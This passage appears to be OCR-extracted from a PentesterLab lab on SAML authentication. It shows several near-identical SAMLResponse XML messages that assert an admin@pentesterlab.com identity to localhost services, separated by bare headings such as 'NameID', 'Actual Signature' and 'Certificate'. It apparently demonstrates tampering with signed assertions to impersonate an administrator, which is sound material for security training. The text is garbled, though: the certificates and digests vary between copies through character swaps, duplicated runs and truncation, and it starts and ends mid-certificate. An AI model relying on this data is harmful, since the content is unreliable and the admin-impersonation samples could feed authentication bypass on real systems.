2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGCSqGSIb3DQEJAQwWbGF3cmVuY2UucGl0QGdtYWlsLmNvbYIBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5lmNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdlsgYDatI5GAumtBx8J3NhWRqNUgitClkQlxHIwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A==</ds:X509Certificate>
        </ds:X509Data>
      </KeyInfo>
    </ds:Signature>
  <Subject>
  <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
  <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
  <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
  </SubjectConfirmation>
  </Subject>
  <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
  <AudienceRestriction>
  <Audience>http://127.0.0.1:3002/saml/auth</Audience>
  </AudienceRestriction>
  </Conditions>
  <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
  <AuthnContext>
  <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
  </AuthnContext>
  </AuthnStatement>
  </Assertion>
  </samlp:Response>
```


SAMLResponse

Assertion

```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
        <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
          <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
            <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
          <ds:DigestValue>Rqt9uuNpPd5AexywIR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
        </ds:Reference>
      </ds:SignedInfo>
      <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
      <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowgYcxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEiMCMGCSqGSIb3DQEJARYWbWF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1DnaT/
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEiMCMGCSqGSIb3DQEJARYWbWF3cmVuY2UucGl0QGdtYWlsLmNvbYIBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5ImNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdlsgYDatI5GAumtBx8J3NhWRqNUgitClkQlxHIwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A==</ds:X509Certificate>
        </ds:X509Data>
      </KeyInfo>
    </ds:Signature>
    <Subject>
    <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
    <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
    </SubjectConfirmation>
    </Subject>
    <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
    <AudienceRestriction>
    <Audience>http://127.0.0.1:3002/saml/auth</Audience>
    </AudienceRestriction>
    </Conditions>
    <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
    <AuthnContext>
    <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
    </AuthnContext>
    </AuthnStatement>
    </Assertion>
  </samlp:Response>
```

SAMLResponse


```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
       <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
        <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
         <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
          <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
         </ds:Transforms>
         <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
         <ds:DigestValue>Rqt9uuNpPd5AexywlR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
        </ds:Reference>
       </ds:SignedInfo>
       <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
       <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MRAwDgYDVQQKEwdBTkFNQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowgYcxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDQWxwZYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlc0l0LmNvbTElMCMGCSqGSIb3DQEJAQwWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpo
BIN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTElMCMGCSqGSIb3DQEJAQwWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5lmNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdlIsgYDatI5GAumtBx8J3NhWRqNUgitClkQlxHIwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A</ds:X509Certificate>
        </ds:X509Data>
       </KeyInfo>
      </ds:Signature>
  <Subject>
   <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
   <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
   </SubjectConfirmation>
  </Subject>
  <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
   <AudienceRestriction>
    <Audience>http://127.0.0.1:3002/saml/auth</Audience>
   </AudienceRestriction>
  </Conditions>
  <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
   <AuthnContext>
    <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
   </AuthnContext>
  </AuthnStatement>
  </Assertion>
</samlp:Response>
```


NameID

SAMLResponse


```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
 <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
 <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
 <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
   <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
     <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
     <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
     <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
      <ds:Transforms>
       <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
       <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
      </ds:Transforms>
      <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
      <ds:DigestValue>Rqt9uuNpPd5AexywlR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
     </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
     <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIy
NVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTElMCMGCSqGSIb3DQEJAQwWbGF3cmVuY2UucGl0QGdtYWlsLmNvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAuBywPNlC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1DnaT/
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1c
BlN5ZG5leTEMMAoGA1UECgwDUElUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTElMCMGCSqGSIb3DQEJAQwWbGF3cmVuY2UucGl0QGdtYWlsLmNvbYIBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5ImNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdllsgYDatl5GAumtBx8J3NhWRqNUgitClkQlxHlwUfgQaCushYgDDL5YbIQa++egCgplZ+T0Dj5oRew//A==</ds:X509Certificate>
     </ds:X509Data>
    </KeyInfo>
   </ds:Signature>
<Subject>
<NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
<SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
</SubjectConfirmation>
</Subject>
<Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
<AudienceRestriction>
<Audience>http://127.0.0.1:3002/saml/auth</Audience>
</AudienceRestriction>
</Conditions>
<AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
<AuthnContext>
<AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
</AuthnContext>
</AuthnStatement>
</Assertion>
</samlp:Response>
```


Actual Signature

PentesterLab

SAMLResponse


```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
      <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
      <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
        <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
          <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        </ds:Transforms>
        <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
        <ds:DigestValue>Rqt9uuNpPd5AexywIR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
      </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0VhcqRC[redacted]KPzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
      <ds:X509Data>
        <ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6IwqVQQ5C1DnaT/
2fSBFjasBFTR24dEpfTy8HfKECAwEAAaOCASUwggEhMAkGA1UdEwQCMAAwCwYDVR0PBAQDAgUgMB0GA1UdDgQWBBQNBGmmt3ytKpcJaBaYNbnyU2xkazATBgNVHSUEDDAKBggrBgEFBQcDATAdBglghkgBhvhCAQ0EEBYOVGVzdCBYNTA5IGNlcnQwgbMGA1UdIwSBqzCBqIAUDQRpprd8rSqXCWgWmDW58lNsZGuhgYykgYkwgYYxCzAJBgNVBAYTAkFVMQwwCgYDVQQIEwNOU1cxDzANBgNVBAcTBlN5ZG5leTEMMAoGA1UEChMDUEIUMQkwBwYDVQQLDAAxGDAWBgNVBAMMD2xhd3JlbmNlcGl0LmNvbTEIMCMGCSqGSIb3DQEJARYWbGF3cmVuY2UucGl0QGdtYWlsLmNvbYIBATANBgkqhkiG9w0BAQsFAAOBgQAEcVUPBX7uZmzqZJfy+tUPOT5ImNQj8VE2lerhnFjnGPHmHIqhpzgnwHQujJfs/
a309Wm5qwcCaC1eO5cWjcG0x3OjdIlsgYDatl5GAumtBx8J3NhWRqNUgitCIkQIxHIwUfgQaCushYgDDL5YbIQa++egCgpIZ+T0Dj5oRew//A==</ds:X509Certificate>
      </ds:X509Data>
    </KeyInfo>
  </ds:Signature>
  <Subject>
  <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin@pentesterlab.com</NameID>
  <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
  <SubjectConfirmationData InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd" NotOnOrAfter="2017-03-29T01:10:23Z" Recipient="http://127.0.0.1:3002/saml/consume"/>
  </SubjectConfirmation>
  </Subject>
  <Conditions NotBefore="2017-03-29T01:07:18Z" NotOnOrAfter="2017-03-29T02:07:23Z">
  <AudienceRestriction>
  <Audience>http://127.0.0.1:3002/saml/auth</Audience>
  </AudienceRestriction>
  </Conditions>
  <AuthnStatement AuthnInstant="2017-03-29T01:07:23Z" SessionIndex="_fdcb9040-f649-0134-c0c6-20c9d0825c47">
  <AuthnContext>
  <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
  </AuthnContext>
  </AuthnStatement>
  </Assertion>
  </samlp:Response>
```


Certificate

SAMLResponse



```
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_fdcb8ee0-f649-0134-c0c6-20c9d0825c47" Version="2.0" IssueInstant="2017-03-29T01:07:24Z" Destination="http://127.0.0.1:3002/saml/consume" Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified" InResponseTo="_dc77578e-7ca1-4606-bfe2-80c02ec741bd">
  <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://127.0.0.1:3001/saml/auth</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="_fdcb9040-f649-0134-c0c6-20c9d0825c47" IssueInstant="2017-03-29T01:07:23Z" Version="2.0">
    <Issuer>http://127.0.0.1:3001/saml/auth</Issuer>
    <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
      <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
        <ds:Reference URI="#_fdcb9040-f649-0134-c0c6-20c9d0825c47">
          <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
            <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
          </ds:Transforms>
          <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
          <ds:DigestValue>Rqt9uuNpPd5AexywlR92+R3gsRj+FDVkJLexoacmkRw=</ds:DigestValue>
        </ds:Reference>
      </ds:SignedInfo>
      <ds:SignatureValue>OGEiJJn36CopkCyCK6Yhiau32r+Hwj3SLhyO5O60MbyeM3ZhwsKbsaoH/O9s8kQAOz26A1P0FFNKAhxbDt93GxrsqMRBdR3C50SvFbXMc/eaaMmJS+O3P8zGu0Vhcq/RQt9AyBKKpzNyZu9CDtgvVp8Hk7EooVvU5BfaHG+kkpk=</ds:SignatureValue>
      <ds:KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
        <ds:X509Data>
<ds:X509Certificate>MIIDqzCCAxSgAwIBAgIBATANBgkqhkiG9w0BAQsFADCBhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMB4XDTEyMDQyODAyMjIyOFoXDTMyMDQyMzAyMjIyOFowhjELMAkGA1UEBhMCQVUxDDAKBgNVBAgTA05TVzEPMA0GA1UEBxMGU3lkbmV5MQwwCgYDVQQKDANQSVQxCTAHBgNVBAsMADEYMBYGA1UEAwwPbGF3cmVuY2VwaXQuY29tMSUwIwYJKoZIhvcNAQkBDBZsYXdyZW5jZS5waXRAZ21haWwuY29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuBywPNIC1FopGLYfF96SotiK8Nj6/
nW084O4omRMifzy7x955RLEy673q2aiJNB3LvE6Xvkt9cGtxtNoOXw1g2UvHKpldQbr6bOEjLNeDNW7j0ob+JrRvAUOK9CRgdyw5MC6lwqVQQ5C1DnaT/
